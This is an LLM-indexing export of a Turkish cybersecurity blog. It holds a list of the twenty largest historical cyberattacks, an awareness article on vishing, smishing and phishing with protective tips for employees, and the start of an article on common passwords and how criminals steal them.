# antivirus.com.tr
> Güncel Siber Güvenlik Bloğu
> All in One SEO Pro v5.0.4 sürümü tarafından oluşturulan bu dosya, LLM'ler tarafından siteyi dizinlemek için kullanılan bir llms-full.txt dosyasıdır.
## Yazılar
### [Blog](https://antivirus.com.tr/blog/)
**Published:** Kasım 21, 2021
**Author:** ESET
**Content:**

## [ Şirketiniz için en iyi siber güvenlik projesi hangisi? ](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/ "Şirketiniz için en iyi siber güvenlik projesi hangisi?")
Bu kadar çok güvenlik açığıyla karşı karşıya olduğunuzda, nasıl bir siber güvenlik projesi uygulayacağınızı planlamak zor olmalı….
[ Devamını oku
](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/)

## [ Sık görülen kimlik avı türleri ve alabileceğiniz önlemler! ](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/ "Sık görülen kimlik avı türleri ve alabileceğiniz önlemler!")
Sosyal mühendislik türlerinden biri de her geçen gün daha sık karşılaştığımız kimlik avı (phishing) saldırılarıdır. Kimlik avını…
[ Devamını oku
](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/)

## [ IT uzmanları; refahları neden önemli ve nasıl iyileşir? ](https://antivirus.com.tr/it-uzmanlari-refahlari-neden-onemli-ve-nasil-iyilesir/ "IT uzmanları; refahları neden önemli ve nasıl iyileşir?")
IT uzmanları arasında yaygınlaşan tükenmişlik sendromu giderek büyüyen bir sorun. Nasıl davranmalısınız ve neden işlerinde mutlu…
[ Devamını oku
](https://antivirus.com.tr/it-uzmanlari-refahlari-neden-onemli-ve-nasil-iyilesir/)

## [ Sağlık sektörü veri ihlalleri ve alabileceğiniz önlemler ](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/ "Sağlık sektörü veri ihlalleri ve alabileceğiniz önlemler")
En hassas kişisel bilgilerden olan hasta sağlık verilerinin çeşitli uygulama ve cihazlar arasında paylaşılması tehditlere karşı…
[ Devamını oku
](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/)

## [ ESET Tehdit Raporu T3 2022 ](https://antivirus.com.tr/eset-tehdit-raporu-t3-2022/ "ESET Tehdit Raporu T3 2022")
ESET Tehdit Raporu , ESET telemetrisi tarafından görülen ve ESET tehdit tespit ve araştırma uzmanlarının bakış açısından T3 2022 tehdit…
[ Devamını oku
](https://antivirus.com.tr/eset-tehdit-raporu-t3-2022/)
[ Daha fazla yükle
](#)
Öne Çıkanlar

##### [ Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler ](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/ "Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler")
##### [ Şirketiniz için en iyi siber güvenlik projesi hangisi? ](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/ "Şirketiniz için en iyi siber güvenlik projesi hangisi?")

##### [ ESET Tehdit Raporu T3 2022 ](https://antivirus.com.tr/eset-tehdit-raporu-t3-2022/ "ESET Tehdit Raporu T3 2022")

##### [ Ücretsiz kılavuz: Etkin siber güvenlik stratejisi oluşturun ](https://antivirus.com.tr/ucretsiz-kilavuz-etkin-siber-guvenlik-stratejisi-olusturun/ "Ücretsiz kılavuz: Etkin siber güvenlik stratejisi oluşturun")

##### [ Sıfır Güven: Asla güvenme, her zaman doğrula! ](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/ "Sıfır Güven: Asla güvenme, her zaman doğrula!")
Etiketler
[ Ağ Güvenliği
](https://antivirus.com.tr/tag/ag-guvenligi/)
[ Akıllı Telefon
](https://antivirus.com.tr/tag/akilli-telefon/)
[ Alexa
](https://antivirus.com.tr/tag/alexa/)
[ Amazon Echo
](https://antivirus.com.tr/tag/amazon-echo/)
[ Araştırma
](https://antivirus.com.tr/tag/arastirma/)
[ Bulut Güvenliği
](https://antivirus.com.tr/tag/bulut-guvenligi/)
[ ChatGPT
](https://antivirus.com.tr/tag/chatgpt/)
[ Dijital dağınıklık
](https://antivirus.com.tr/tag/dijital-daginiklik/)
[ DLP
](https://antivirus.com.tr/tag/dlp/)
[ Dolandırıcılık
](https://antivirus.com.tr/tag/dolandiricilik/)
[ E-Posta
](https://antivirus.com.tr/tag/e-posta/)
[ Fidye Yazılımı
](https://antivirus.com.tr/tag/fidye-yazilimi/)
[ Giyilebilir Cihazlar
](https://antivirus.com.tr/tag/giyilebilir-cihazlar/)
[ Gizlilik
](https://antivirus.com.tr/tag/gizlilik/)
[ IoT
](https://antivirus.com.tr/tag/iot/)
[ IT Uzmanı
](https://antivirus.com.tr/tag/it-uzmani/)
[ Kimlik Avı
](https://antivirus.com.tr/tag/kimlik-avi/)
---
### [Tarihteki en büyük 20 siber saldırı (2023)](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/)
**Published:** Eylül 29, 2023
**Author:** Can Erginkurban
**Excerpt:** Her gün yeni bir siber saldırı haberi duyuyoruz, bu durum iş dünyasının gerçeği haline geldi. İşte bugüne kadar yaşanmış tarihteki en büyük siber saldırılar.
**Content:**
Gün geçmiyor ki yeni bir siber saldırı haber almayalım. Saldırılar, modern iş dünyasının bir gerçeği haline geldi. Kimlik sahtekarlığında kullanabilecek verileri sızdırmaya çalışanlar, kuruluşların sistemlerini durdurarak fidye talep eden gruplar veya espiyonaj amaçlı ve devlet destekli saldırılar, saldırgan kim olursa olsun motivasyonları her zaman para! Bugüne kadar yaşanmış tarihteki en büyük siber saldırılar sizin için derledik.
## Siber saldırı nedir?
Bilgi sistemlerini, altyapıları, bilgisayar ağlarını, kişisel cihazları hedefleyen, genellikle hassas ve önemli bilgilerin saklandığı bir sisteme girerek belirli bir hedefi çalan, değiştiren veya yok eden saldırganın anonim olduğu her türlü saldırı türüne siber saldırı adı veriliyor.
Siber suçların küresel maliyetinin 2025 yılına kadar 10,5 trilyon dolara ulaşması bekleniyor. Yaşananları bilmek ileride yaşanacaklar için önlem almamıza yardımcı olabilir.
---
## 1. Melissa virüsü
Melissa virüsü, istenmeyen e-posta eklerinin açılması nedeniyle hızla yayılması nedeniyle 1999 yılında tanındı. Microsoft Word ve Outlook tabanlı sistemleri hedef almıştır.
Bu virüs, daha güçlü başka virüslerin yaratılmasına ilham vermiş ve dijital güvenlik konusundaki endişeleri pekiştirmiştir.
---

## 2. Colonial Pipeline (Kolonyal boru hattı)
Mayıs 2021’de Amerikan petrol boru hattı şirketi Colonial Pipeline, benzin dağıtımı ve nakliyesinin yanı sıra cihaz ve gaz boru hatlarından oluşan altyapısını etkileyen bir siber saldırının hedefi oldu.
Şirket, zararlı yazılımların boru hatlarından petrol akışını kontrol eden sisteme bulaşmasından sonra boru hattını kapatmak zorunda kaldı. FBI ile çalışmış ve Bitcoin üzerinden 4,4 milyon dolar fidye ödemiş olmasına rağmen sistemler operasyonel nedenlerle birkaç gün boyunca kapalı kaldı.
Bu saldırının gerçek dünyaya etkileri oldu; Virginia gibi en çok etkilenen eyaletlerde benzin istasyonlarının %71’inin yakıtı tükendi. Büyük olumsuz etkiye rağmen, hiç kimse saldırıyla resmi olarak suçlanmadı ve sorumlular bugün bile belirsizliğini koruyor.
---

## 3. Sony’ye siber saldırı
Kötü niyetli kişiler Playstation Network (PSN) ve Qriocity müzik satış portalının 77 milyon kullanıcısının kişisel verilerine erişerek kopyalamış ve 2011 yılında Sony’nin hizmetlerini çevrimdışı hale getirmiştir.
Ocak 2013’te şirket, veri sızdırdığı gerekçesiyle Birleşik Krallık’taki Bilgi Komiserliği tarafından 250.000 Sterlin para cezasına çarptırıldı.
---

## 4. Yahoo verı̇ sızıntısı
2014 yılında 500 milyon Yahoo kullanıcı hesabı büyük bir siber saldırı nedeniyle tehlikeye girmiştir.
Ancak görünüşe göre kötü niyetli saldırganlar sadece temel bilgilere ve şifrelere erişebilmiş, banka bilgileri çalınmamıştır.
---

## 5. Kaseya’ya siber saldırı
Temmuz 2021’de, teknoloji sistemleri yönetim şirketlerine hizmet sunan Kaseya’nın geliştirdiği yazılım olan VSA sunucularında bazı şüpheli faaliyetler gerçekleştirildi. Bunun bir siber saldırı olduğunu fark eden kuruluşun CEO’su, VSA sunucularını kapatarak 1500 civarında şirketi tehlikeye atan eylemin çok daha fazla sayıda müşteriyi etkilemesini engelledi.
---

## 6. Solarwinds’e siber saldırı
Aralık 2020’de Rus saldırganlar SolarWinds altyapı izleme ve yönetim yazılımı çözümünde bulunan güvenlik açıklarından yararlandı. Bu sayede kuruluşun yaklaşık 18 bin müşterisine kötü niyetli güncellemeler gönderdiler.
Bu sayede saldırganlar müşteri ağlarına erişim sağlayabilir ve diğer saldırıları gerçekleştirebilir, kötü amaçlı yazılım dağıtabilir ve dosyalara erişmek için kullanıcıları taklit edebilir.
Birçok devlet kurumu ve özel şirket bu durumdan etkilenmiştir.
---

## 7. Microsoft verı̇ sızıntısı
Mart 2022’de Lapsus$ adlı bir grup saldırgan tarafından saldırıya uğrama sırası Microsoft’a geldi. Siber suçlular Telegram’da siber saldırıyı gösteren bir ekran görüntüsü yayınladılar. Ancak Microsoft, saldırganların eylemini hızla durdurarak kullanıcılarından veri çalınmasını önledi.
---

## 8. Ukrayna elektrik santraline siber saldırı
Ukrayna’nın 2015’teki elektrik şebekesi saldırısı, bir elektrik şebekesine yapılan ilk siber saldırıydı. Saldırı sonucunda, Ukrayna’nın İvano-Frankivsk bölgesindeki evlerin yaklaşık yarısı birkaç saatliğine elektriksiz kaldı.
---

## 9. 2017 Wannacry fidye saldırısı
Tüm zamanların en büyük fidye yazılımı saldırılarından biri 2017 yılında gerçekleşti. 150’den fazla ülkede yaklaşık 200.000 bilgisayarı etkiledi. Özetlemek gerekirse, fidye yazılımı, çeşitli endüstriler üzerinde yaklaşık 6 milyar sterline mal olan hasara neden oldu.
---
## **10.** NotPetya
**NotPetya fidye yazılımı** 12.500’den fazla bilgisayarı etkiledi ve fidye için verileri şifrelemekten daha fazlasına sebep oldu. Saldırı süresince etkilenen bilgisayarlar birbirleri ile iletişim kuramaz duruma düştüler.
Kargo şirketleri FedEx ve Maersk, Rus petrol ve gaz şirketi Rosneft ve İngiliz reklam şirketi WPP de dahil olmak üzere oldukça fazla sayıda şiirketin verilerini sildi. FedEx, saldırıda 300 milyon dolarlık bir kayıp olduğunu açıkladı. FedEx’in yan kuruluşlarından biri iflasını açıklamak zorunda kaldı.
---

## **11. Marriott otelleri**ne **siber saldırı**
Marriott otellerine ve Starwood oteller grubuna yönelik bir siber saldırı yıllarca tespit edilemedi ve ancak 2018’de ortaya çıktı. Sonunda saldırının farkına vardıklarında, tahmini 339 milyon misafirin verileri sızdırılmıştı. Sonuç olarak, İngiltere’nin veri gizliliği gözlemcisi Marriott Otelleri’ne 18,4 milyon sterlin para cezası verdi.
---

## 12. Adobe siber saldırısı
Adobe siber saldırısının ilk olarak 2,9 milyon kullanıcının verilerini ihlal ettiği düşünülüyordu. Daha sonra 38 milyon kadar kullanıcının kişisel verilerinin sızdırıldığı ortaya çıktı! Adobe, yalnızca ilk 2,9 milyon kullanıcının şifrelerinin ve kredi kartı bilgilerinin ele geçirildiğini, ancak kalan 35,1 milyon kullanıcının sadece şifrelerinin ve kullanıcı kimliklerinin sızdırıldığını iddia ediyor.
---

## 13. Log4J açığı
Bu sıfır gün istismarı, 2021’in sonlarında güvenlik endüstrisini fırtınaya sürükledi ve resmi bir CVE tanımlayıcısı atanmadan önce Log4Shell olarak bilinir hale geldi.
Bu güvenlik açığı, küçüklerin yanı sıra Amazon Web Services, Apple’ın iCloud’u ve birçok büyük altyapı sağlayıcısını sarstı. Güvenlik açığı o kadar şiddetli ki, FTC bile şirketlere bu güvenlik açığını derhal düzeltmelerini tavsiye eden bir uyarı yayınladı.
Bu güvenlik açığının kesin etkisi henüz belirlenmemiş olsa da birçok uzman Log4J’nin şirketleri daha uzun yıllar boyunca rahatsız eden bir sorun olacağını öne sürüyor.
---

## 14. eBay
Mayıs 2014’te eBay, saldırganlarnın üç kurumsal çalışanın kimlik bilgilerini kullanarak şirket ağına girdiğini ve 229 gün boyunca içeride tam erişime sahip olduğunu açıkladı. Bu süre zarfında, 145 milyon kullanıcıya ait tüm kişisel bilgileri topladılar.
Şans eseri finansal bilgiler ayrı bir sunucuda saklandığı için saldırının kapsamı sınırlıydı: tam adlar, ev adresleri, e-posta adresleri, telefon numaraları ve doğum tarihleri ile sınırlı kaldı.
---

## 15. Equifax’a siber saldırı
Eylül 2017’de, ABD’deki en büyük kredi kurumlarından biri olan Equifax, Sosyal Güvenlik numaraları, doğum tarihleri, adresler ve bazı ehliyet numaraları gibi kişisel verilerin sızdırıldığını açıkladı.
2020’de Amerikan Adalet Bakanlığı, dört Çinli askeri saldırganı Equifax kredi raporlama kurumunun bilgisayar ağlarına girmekle ve on milyonlarca Amerikalının kişisel bilgilerini çalmakla suçladı.
---

## 16. RockYou2021
2021’de uzmanlar, tüm zamanların en büyük şifre sızıntısı gibi görünen olayı araştırmaya başladı. Bir forum kullanıcısı, önceki sızıntılardan ve veri ihlallerinden elde edilen 8,4 milyar parola içeren büyük bir metin dosyası yayınladı. Derleme, 2009 yılında gerçekleşen RockYou veri ihlaline atıfta bulunarak “RockYou2021” olarak adlandırılmıştı. Araştırmacılara göre büyüklüğüne bakılırsa dosya çeşitli hesaplarda kullanılan farklı parolaları içeriyordu.
RockYou2021 olayı parola güvenliği ve sızıntıların izlenmesine yönelik bir dizi yeni aracın geliştirilmesine yol açtı.
---

## 17. NASA’ya siber saldırı
1999’da gerçekleşen bir diğer büyük siber güvenlik olayı olan NASA siber saldırısı, NASA’nın kritik bilgisayarlarının ihlaline ve ardından yaklaşık 21 gün boyunca kapalı kalmasına neden oldu. Saldırı sırasında yaklaşık 1,7 milyon yazılım indirildi ve bu da şirketi 41.000 dolar harcamasına neden oldu. Bu saldırıyı bu kadar ünlü yapan şey, paranın büyüklüğü değil, eylemden sorumlu suçluydu.
Saldırının gerçekleşmesinden kısa bir süre sonra, on beş yaşındaki bir saldırgan konuyla ilgili suçunu kabul etti ve altı ay hapis cezasına çarptırıldı. Çocuğun cezasının bir parçası olarak hem NASA yöneticilerine hem de savunma bakanına özür mektupları yazması gerekti.
---

## 18. Facebook / Cambridge Analytica
2018 yılında, bir İngiliz danışmanlık firması olan Cambridge Analytica Facebook’taki 50-90 milyon kullanıcı hesabından veri çaldı ve sattı. Cambridge Analytica güvenlik araştırmacısı Aleksandr Kogan, bu verilere üçüncü taraf bir sınav uygulamasından bir boşluk aracılığıyla erişti. Facebook API’sindeki bu boşluk, Kogan’ın uygulamayı indiren herkesten ve tüm arkadaş ağından veri derlemesine izin verdi.
Cambridge Analytica, Facebook’un hüküm ve koşullarına aykırı olmasına rağmen herhangi bir yaptırımı olmaması nedeni ile verileri satmaya devam etti. Raporlar, Facebook’un 2015 gibi erken bir tarihte konunun farkında olduğunu, ancak Cambridge Analytica çalışanı Christopher Wylie’nin olayı açıklamasına kadar harekete geçmediğini gösteriyor.
---

## 19. Plex
Bir medya stream platformu olan Plex, 24 Ağustos 2022’de yetkisiz bir kişinin e-postalar, kullanıcı adları ve şifreli parolalar içeren verilere eriştiğini fark ettikten sonra neredeyse 30 milyon kullanıcıya şifre sıfırlama bildirimi gönderdi. Parolalar, suçluların hesapları çalma olasılığını önlemek için bir karma algoritma ile şifrelenmişti. Bu veri ihlalinin, suçlunun Plex’in sistemlerine girebilmesine izin veren [yamalanmamış bir güvenlik açığından](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) kaynaklandığı ortaya çıktı.
---

## 20. 2021 Microsoft Exchange Server Açığı
2021 yılının başlarında, birçok kuruluş tarafından kullanılan e-posta sistemi olan Microsoft Exchange, sofistike bir bilgisayar korsanlığı kampanyası tarafından hedef alındı. Saldırı, Çin merkezli devlet destekli bir grup tarafından gerçekleştirildi.
Microsoft, saldırganların Exchange Server ürünlerini çalıştıran kuruluşları hedeflemek için dört sıfır gün güvenlik açığını beraber kullandığını bildirdi; CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 ve CVE-2021-27065
Saldırının kapsamı dünya çapında on binlerce işletmenin etkilenmesi nedeni ile önemliydi. Microsoft, etkilenen Exchange sunucuları için acil durum düzeltme ekleri yayımladı, ancak [birçok kuruluş bunları uygulamakta yavaş kaldı.](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/)
Saldırı son derece sofistike ve iyi koordine edilmişti ve casusluk amacıyla hassas verileri çalmak için gerçekleştirildiğine inanılıyor.
---
**İlgili makale:** [Bir tedarik zinciri saldırısından kurtulmanın ardından: 3CX saldırısından neler öğrendik?](https://antivirus.com.tr/bir-tedarik-zinciri-saldirisindan-kurtulmanin-ardindan-3cx-saldirisindan-neler-ogrendik/)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Siber Güvenlik, Siber Savaş
---
### [Sosyal mühendislik: Vishing, smishing, phishing'den korunma](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/)
**Published:** Ekim 18, 2023
**Author:** ESET
**Excerpt:** Sosyal mühendislik saldırıları, gelişen siber güvenlik tehditleri ortamında hem bireyler hem de kuruluşlar için en önemli endişe kaynağı olmaya devam ediyor.
**Content:**
*Sosyal mühendislik saldırıları, sürekli gelişen siber güvenlik tehditleri ortamında hem bireyler hem de kuruluşlar için en önemli endişe kaynağı olmaya devam ediyor. IT departmanları için farklı türdeki zorlukların farkında olmak ve çalışanların riskleri anlamasına ve önlemesine yardımcı olmak çok önemlidir. İşte dijital güvenlik altyapınızı nasıl güçlendirebilmeniz için bazı ipuçları.*
## **İnsan unsuru**
Teknoloji dijital güvenlikte önemli bir rol oynasa da [insan unsuru](https://antivirus.com.tr/tehditlere-karsi-ilk-savunma-hatti-insan-guvenlik-duvari/) kritik bir faktör olmaya devam etmektedir. [Verizon 2023 Veri İhlali Araştırmaları Raporu’na](https://www.verizon.com/business/resources/reports/dbir/) göre, ihlallerin %74’ü sosyal mühendislik saldırıları, hatalar ve kötüye kullanımı içeren insan unsurunu içermektedir. Bu istatistik, çalışanları çeşitli saldırı türleri ve koruma yöntemleri hakkında eğitmenin önemini vurgulamaktadır.
Muhtemelen şirketinizdeki herkes phishing, yani [oltalama](https://www.eset.com/tr/phishing/) hakkında bir şeyler duymuştur, fakat kavramın bilinmesi tehlikesini azaltmıyor. Aksine, oltalama e-postaları, saldırganların güvenilir varlıklar gibi davranarak bireyleri; parolalar, kredi kartı bilgileri veya kişisel kimlik bilgileri gibi hassas bilgileri ifşa etmeleri için kandırmaya çalıştıkları en üretken siber suç teknikleri arasında yer almaya devam etmektedir. Genellikle, meşru kuruluşları veya kişileri taklit eden web sitelerine bağlantılar içeren sahte e-postalar gibi aldatıcı taktikler kullanırlar. Birçok kişinin düşünebileceği gibi, e-posta dolandırıcılık için tek araç değildir ve son zamanlarda en etkili araç da olmamıştır. Şimdi diğer bazı kimlik avı biçimlerine bakalım.
## Vishing: **Telefonla sosyal mühendislik**
“Sesli oltalama “nın kısaltması olan Vishing, dolandırıcıların telefon aramalarını veya sesli mesajları kullanarak bireyleri hassas bilgileri ifşa etmeleri veya hileli ödemeler yapmaları için kandırmalarını içerir. Bu saldırıların karmaşıklığı, [insan taklidi](https://antivirus.com.tr/birini-taklit-etme-bir-saldirganin-ceo-kimligine-burundugu-an/) yapanlardan otomatik robocall’lara kadar değişmektedir. Bazı dolandırıcılar, aldatmacalarını geliştirmek için yasal telefon numaralarını kullanarak çağrı sahteciliği bile yapmaktadır. Vishing’in en son versiyonu, daha da inandırıcı hale getirmek için yapay zekâ araçlarını kullanarak belirli bir kişinin sesini taklit edebilen [deepfake aramaları](https://antivirus.com.tr/patronunuz-sahte-olabilir-mi-deepfake-nedir/) içerir.
## Smishing: **SMS ile sosyal mühendislik**
Smishing veya “SMS phishing”, kurbanları belirli eylemleri gerçekleştirmeye yönlendirmek için metin veya mesajlaşma uygulamaları aracılığıyla hileli mesajlar göndermek anlamına gelir. Mesajlar genellikle alıcıları kötü niyetli web sitelerine, giriş sayfalarına veya uygulamalara yönlendiren bağlantılar içerir. Bu kanallara erişildiğinde, ödeme kartı bilgileri de dahil olmak üzere kişisel bilgiler alınabilir veya kurbanın cihazına kötü amaçlı yazılım bulaştırılabilir.
**Sosyal mühendislikle etkili bir şekilde mücadele etmek için yaygın dolandırıcılıkları ve hedeflerini aklınızda bulundurun:**


**Ödeme yapmanız gerekiyor**: Dolandırıcılar örneğin devlet kurumu temsilcisi gibi davranarak ödeme yapılmaması halinde para cezası veya tutuklama tehdidinde bulunurlar. Diğer örnekler arasında saldırganın şirketin CEO’su gibi davranarak çalışanlardan birinden hızlı ödeme istemesi veya tedarikçilerin çalışanlarla iletişime geçerek paketler ve mallar için tazminat talep etmesi sayılabilir.
**Hesabınızı doğrulayın:** Dolandırıcılar, diğer finansal kurumların yanı sıra, Netflix gibi eğlence platformlarını veya kullanıcıların kişisel profillerinin bulunduğu dijital mağazaları taklit eder. Hesapta olağandışı faaliyetler olduğunu iddia ederler, kullanıcıları sahte web sitelerine yönlendirirler ve doğrulama amacıyla giriş bilgilerini talep ederler.
**Programa kaydolun:** Dolandırıcılar, devlet programı temsilcileri gibi davranarak, kişisel ve finansal verileri toplarken kayıt konusunda yardım teklif ederler. Bu, kullanıcıların bir parola ile hesap oluşturdukları web seminerlerine ve diğer etkinliklere davet içeren sahte e-postaları içerebilir. Bu, öncelikle kişinin farklı hesaplar için aynı şifreyi kullanması durumunda bir sorundur çünkü dolandırıcıya hesapları ele geçirmek için kolay bir geçiş izni verir.
**Siparişinizi veya teslimatınızı onaylayın:** Mağdurlar, var olmayan paketleri izlemek veya siparişleri onaylamak için sahte bağlantılar alır ve bu da oturum açma kimlik bilgilerinin alınmasına veya kötü amaçlı yazılım yüklenmesine yol açar. Bu daha sonra aynı oturum açma bilgileriyle diğer web sitelerine sızmak için kullanılabilir. Şüpheli bağlantılara tıklamamak ve gelen e-postalarda dolandırıcılık belirtisi olup olmadığını kontrol etmek çok önemlidir.
**Bir ödül kazandınız:** Dolandırıcılar bireyleri bir yarışmayı kazandıkları konusunda bilgilendirir ve ardından kişisel bilgilerini veya banka hesaplarına erişim talep eder. Daha sonra kişisel veriler hesaplardan çekilebilir ve potansiyel olarak önemli mali hasara neden olabilir. Herhangi bir yarışma sonucunu resmi organizatör aracılığıyla doğrulamak çok önemlidir.
**Teknik destek:** Dolandırıcılar kendilerini IT desteği olarak tanıtır ve bilgisayarlarındaki bir şeyi uzaktan düzeltmeleri veya güncellemeleri gerektiğini iddia ederek kullanıcılardan erişim kimlik bilgilerini vermelerini ister. Bu, dolandırıcıların kişisel verilere ve hassas bilgilere erişim sağlamasına olanak tanır. IT veya İK departmanlarının genellikle çalışanlardan telefon veya e-posta yoluyla özel bilgilerini paylaşmalarını istemediğini unutmamak önemlidir.
## **Çalışanlar için temel sosyal mühendislik kurallar**ı
Çalışanların kendilerini çeşitli sosyal mühendislik türlerine karşı korumak için benimseyebilecekleri birkaç iyi yöntem vardır:
1. **Duraklayın, düşünün ve sonra harekete geçin:** Dolandırıcılar kurbanları manipüle etmek için aceleye güvenirler. Talepleri değerlendirmek için zaman ayırın ve aceleci davranmaktan kaçının. Kısa mesajlardaki bağlantılara tıklamaktan kaçının ve iletişimin meşruiyetini doğrulamak için kuruluşun resmi web sitesini ziyaret edin.
2. **Bilinmeyen numaralara karşı şüpheci olun:** Tanıdık olmayan veya şüpheli numaralardan gelen aramaları veya kısa mesajları doğrulayın. Herhangi bir kişisel bilgiyi ifşa etmekten veya mesajlardaki bilinmeyen bağlantılara tıklamaktan kaçının. Bu, bu tür dolandırıcılıkların kurbanı olma olasılığınızı en aza indirmenize yardımcı olur.
3. **Kişisel bilgilerinizi gizli tutun**: Hesap numaraları, kimlik numaraları, parolalar veya Çok Faktörlü Kimlik Doğrulama (MFA) kodları gibi hassas bilgileri asla bilinmeyen kişilere telefonda veya bir mesajla açıklamayın. Meşru kuruluşlar bu tür bilgileri istenmeyen aramalar veya mesajlar yoluyla talep etmez.
4. **Kimliği doğrulayın:** Bir şirketi veya devlet kurumunu temsil ettiğini iddia eden birinden mesaj alırsanız, doğrudan etkileşime girmekten kaçının. Bunun yerine, web sitelerinde bulunan resmi iletişim bilgilerini kullanarak kuruluşla iletişime geçerek gerçekliğini bağımsız olarak doğrulayın.
5. **Güçlü güvenlik önlemlerini etkinleştirin:** Hesaplarınızı korumak için güçlü ve benzersiz parolalar kullanın. Uzun ve karmaşık parolalar veya parolalar oluşturmak ve bunları güvenli bir şekilde saklamak için parola oluşturucuları ve yöneticileri kullanmayı düşünün. Ekstra bir koruma katmanı eklemek için mümkün olduğunda Çok Faktörlü Kimlik Doğrulama (MFA) kullanın.
**Dijital güvenlik farkındalık eğitimi, siber tehditlere karşı korumanızın hayati bir parçasıdır. Çalışanlar için ücretsiz Kimlik Avı Dolandırıcılığı El Kitabını indirin ve ekibinizle paylaşın.**
[](https://antivirus.com.tr/wp-content/uploads/2023/10/ESET_DSG_Outsmarting-phishing-scams_handbook_TR.pdf)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Dolandırıcılık, Oltalama, Phishing, Siber Güvenlik, Sosyal Mühendislik
---
### [Dünyanın en yaygın şifreleri: Sizin şifre de listede mi?](https://antivirus.com.tr/dunyanin-en-yaygin-sifreleri-sizin-sifre-de-listede-mi/)
**Published:** Aralık 8, 2023
**Author:** ESET
**Excerpt:** Sizin şifre de bu son derece popüler ve son derece hacklenebilir parola listesinde var mı? Eğer öyleyse, sizin için bazı önerilerimiz var.
**Content:**
Sizin şifre de bu son derece popüler ve son derece hacklenebilir parola listesinde var mı? Eğer öyleyse, sizin için bazı önerilerimiz var.
Öncelikle parola ile şifre kelimelerinin aynı anlama gelmediğini söylemekle başlayalım. Başlığı şifre olarak attık çünkü yaygın ve yanlış olarak parola yerine şifre kelimesi kullanılıyor.
Bilgisayarda veya çevrimiçi hesaplarda oturum açmak ve başka kullanıcıların erişimini engellemek için kullanılan gizli anahtarlara “**parola**” denir.
Çeşitli bilgiler veya haberler gönderilirken iletişimde gizlilik sağlamak amacıyla bazen, mesajda kullanılan harf, sözcük ya da sözcük grupları belirli bir kurala göre başka simgelerle değiştirilir. Bu amaçla kullanılan simgeler sistemine “**şifre**” adı verilir.
Güvenlik uzmanları on yılı aşkın bir süredir parolanın ölümünü[ öngörüyor](https://www.cnet.com/news/privacy/gates-predicts-death-of-the-password/). Ancak hala çevrimiçi hesaplarımızda ve mobil uygulamalarımızda oturum açmanın ana yolu bu. Neden mi? Çünkü hepimiz onları nasıl kullanacağımızı çok iyi biliyoruz. Ve çoğumuz yeni yöntemler öğrenmek konusunda isteksiziz. Öğrenmemizin zamanı gelmiş olabilir, çünkü gerçek şu ki hepimiz şifreleri nasıl güvenli bir şekilde kullanacağımızı bilmiyoruz.
[NordPass’ın](https://nordpass.com/most-common-passwords-list/) 2022’nin en yaygın 200 şifresi [listesi](https://nordpass.com/most-common-passwords-list/) bize bilmemiz gereken her şeyi anlatıyor. Parolalar büyük bir güvenlik riskidir. Eğer sizinki de listede yer alıyorsa, hemen değiştirin. Daha da iyisi, tüm oturum açma bilgilerinizi yönetme şeklinizi değiştirin. Çok geç olana kadar beklemek size fazladan zaman, para ve strese mal olabilir.
## Parolalar neden önemlidir?
Oturum açma bilgilerimiz dijital yaşamlarımızın anahtarlarını temsil eder. Yayın hizmetleri, çevrimiçi bankacılık ve mesajlaşma, araç çağırma hesapları ve sosyal medyaya kadar her şey olabilir. Bu hesaplarda genellikle kart bilgilerimiz ve kişisel verilerimiz saklanır. Bu yüzden siber suç dünyasında bu kadar popülerler. Haziran ayında yayınlanan [bir rapor](https://www.digitalshadows.com/press-releases/24-billion-usernames-and-passwords-available-on-the-dark-web-an-increase-of-65-in-just-two-years/), çevrimiçi suç pazarlarında 24 milyar kullanıcı adı ve şifre kombinasyonunun dolaştığını ortaya koydu, 2020 rakamlarına göre %65’lik bir artış ve gezegendeki her insan için neredeyse dört tane.

Suçlular parolaları ele geçirmek için aşağıdakiler de dahil olmak üzere çeşitli teknikler kullanırlar:
- **Oltalama**: En eski hilelerden biridir. Bir dolandırıcı, güvenilir bir kuruluş gibi davranarak [e-posta, metin veya telefon yoluyla ulaşır](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/). Genellikle giriş bilgilerinizi ve diğer bilgilerinizi neden yeniden girmeniz gerektiğine dair bir bahane uydururlar.
- **Brute forcing:** Bilgisayar korsanları artık otomatik araçlar kullanarak açık hesapları kırmak için deneme yanılma yöntemini kullanabiliyor. Genellikle, bir eşleşme üretip üretmediklerini görmek için yaygın olarak kullanılan parolaları denerler.
- **Kimlik bilgisi doldurma:** Bilgisayar korsanlarının siber suç dünyasından satın aldıkları daha önce ihlal edilmiş parolaları kullandıkları bir tür kaba kuvvet saldırısı. Daha sonra bunu otomatik komut dosyalarına aktararak eşleşme olup olmadığını görmek için aynı anda birden fazla site ve uygulamada büyük miktarlarda denerler.
- **Tuş kaydediciler/bilgi hırsızları:** Bilgi çalan kötü amaçlı yazılımlar bazen kimlik avı e-postaları veya uygulama mağazalarına yerleştirilen kötü amaçlı mobil uygulamalarla yayılır. Bir cihaza veya makineye girdikten sonra, parolalar yazıldıkça gizlice toplanır.
